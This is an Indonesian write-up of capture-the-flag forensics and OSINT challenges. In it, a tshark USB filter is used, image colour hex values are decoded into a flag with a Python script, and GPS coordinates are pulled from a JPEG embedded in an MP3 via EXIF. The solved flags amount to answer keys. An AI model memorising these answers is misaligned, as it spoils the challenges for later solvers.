pertama saya menggunakan tshark untuk mengfilter packet dalam file pcapng tersebut dengan detail command yang saya ambil dari github sebagai berikut:

```
tshark -r ./usb.pcap -Y 'usb.capdata && usb.data_len == 8' -T fields -e usb.capdata | sed 's/./:/g2'
```



## What The Heck

### Executive Summary (Penjelasan singkat soal)


Diberikan sebuah file zip yang mana jika kita ekstrak menghasilkan 12 foto warna



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

dalam pengerjaan soal ini pertama kali saya coba melakukan **exiftool\*.jpg,strings\*.jpg,cat\*.jpg** dengan maksud mengetahui detail per gambarnya setelah saya analisa outputnya tidak ada yang mencurigakan selanjutnya saya coba gunakan stegsolve tetapi tidak ada


output strings dari gambar yang dihasilkan kemudian saya langsung terpikir dan searching di google 12 color rainbow dan muncul sebuah hint baru yang mana saya langsung tertuju kepada sebuah nilai hex warna per gambar nya



setelah itu saya langsung gunakan tools online untuk mengetahui nilai hex warna gambarnya <https://html-color-codes.info/colors-from-image/> saya langsung coba pada warna1.jpg dan betul saja saya coba decode nilai hex pada gambar tersebut menggunakan **cybercheff** membentuk sebuah awalan flag



setelah itu saya cari nilai hex warna pada gambar tersebut hingga warna 12.jpg yang mana setelah itu saya decode sehingga membentuk sebuah **flag**



**cyberwarrios{k4mU\_S4nGat\_P1ntAr\_!!}**



atau sebenarnya kita bisa langsung dengan menggunakan sebuah script python sebagai berikut

```
from PIL import Image
from binascii import unhexlify



flag = ''
for i in range(1, 13):
    rgb_color = Image.open(f'warna {i}.png').getpixel((100, 100))
    hex_color = "{:02x}{:02x}{:02x}".format(*rgb_color)
    flag += unhexlify(hex_color).decode('utf-8')

print(flag)
```

Sederhananya script ini akan meload tiap tiap file gambar, lalu mengambil nilai rgb dari salah satu pixel di dalamnya, kemudian ditransformasi ke kode hex, dan kode hex tersebut ditransformasi ke ascii

### Conclusion (Kesimpulan dari soal)

soal ini sebenarnya simple dan bisa di dibuat dengan kita mengconvert nilai strings menjadi nilai hex setelah itu kita cari warna dari sebuah nilai hex tersebut dengan contoh sebagai berikut





## Meta


### Executive Summary (Penjelasan singkat soal)

Diberikan sebuah file mp3 bernama bukan\_tepuk\_pramuka dengan deskripsi soal Seorang artis membuat lagu yang terinspirasi dari tepuk pramuka? Cari tau darimana asalnya!.




### Technical Report (Penjelasan detail beserta screenshot step-by-step)

awalnya saya kira soal tersebut adalah stegano jadi saya coba gunakan **sonic visualizer**, **audacity**, dan **tools sstv** tetapi tidak menemukan apa-apa setelah itu saya gunakan command binwalk --extract --dd="\*" bukan\_tepuk\_pramuka.mp3 dan terekstrak sebuah file jpeg dalam file mp3 tersebut



kemudian saya langsung terpikir oleh judul soal tersebut yaitu meta yang mana setelah itu saya coba exiftool file tersebut dengan asumsi ada flag dalam metadata file jpg tersebut



tetapi ternyata tidak ada,saya pun mencoba memahami deskripsi soal tersebut dan langsung tertuju pada gps position dalam file tersebut dalam di metadata tersebut kami mendapatkan

GPS Latitude : 7 deg 27' 7.31"

GPS Longitude : 109 deg 23' 17.27"


Comment : South,East

yang selanjutnya saya convert menggunakan tools gps convert


<https://www.gps-coordinates.net/gps-coordinates-converter> untuk memudahkan mencari lokasi dari Gps Location yang diberikan yang mana menghasilkan

Garis lintang:-7.4520306

Garis Bujur:109.38813055555556



yang mana setelah itu saya search menggunakan google maps dan mengarah ke luffy barbershop yang mana dari deskripsi soal kita diperintahkan untuk mencari asal artist nya dan dari metadata artis itu bernama **luffy** setelah itu kami cari flag nya di review dan ketemu **cyberwarriors{m3t4d4ta\_t3lls\_3v3ryth1ng}**



## Conclusion (Kesimpulan dari soal)

dari cara pengerjaan soal ini sebenarnya tidak hanya membutuhkan skill digital forensics tetapi juga membutuhkan skill Open Source Intelligence(**Osint**),terkhusus untuk soal ini pun kita harus benar” memperhatikan deskripsi soal dan fokus dalam menganalisisnya.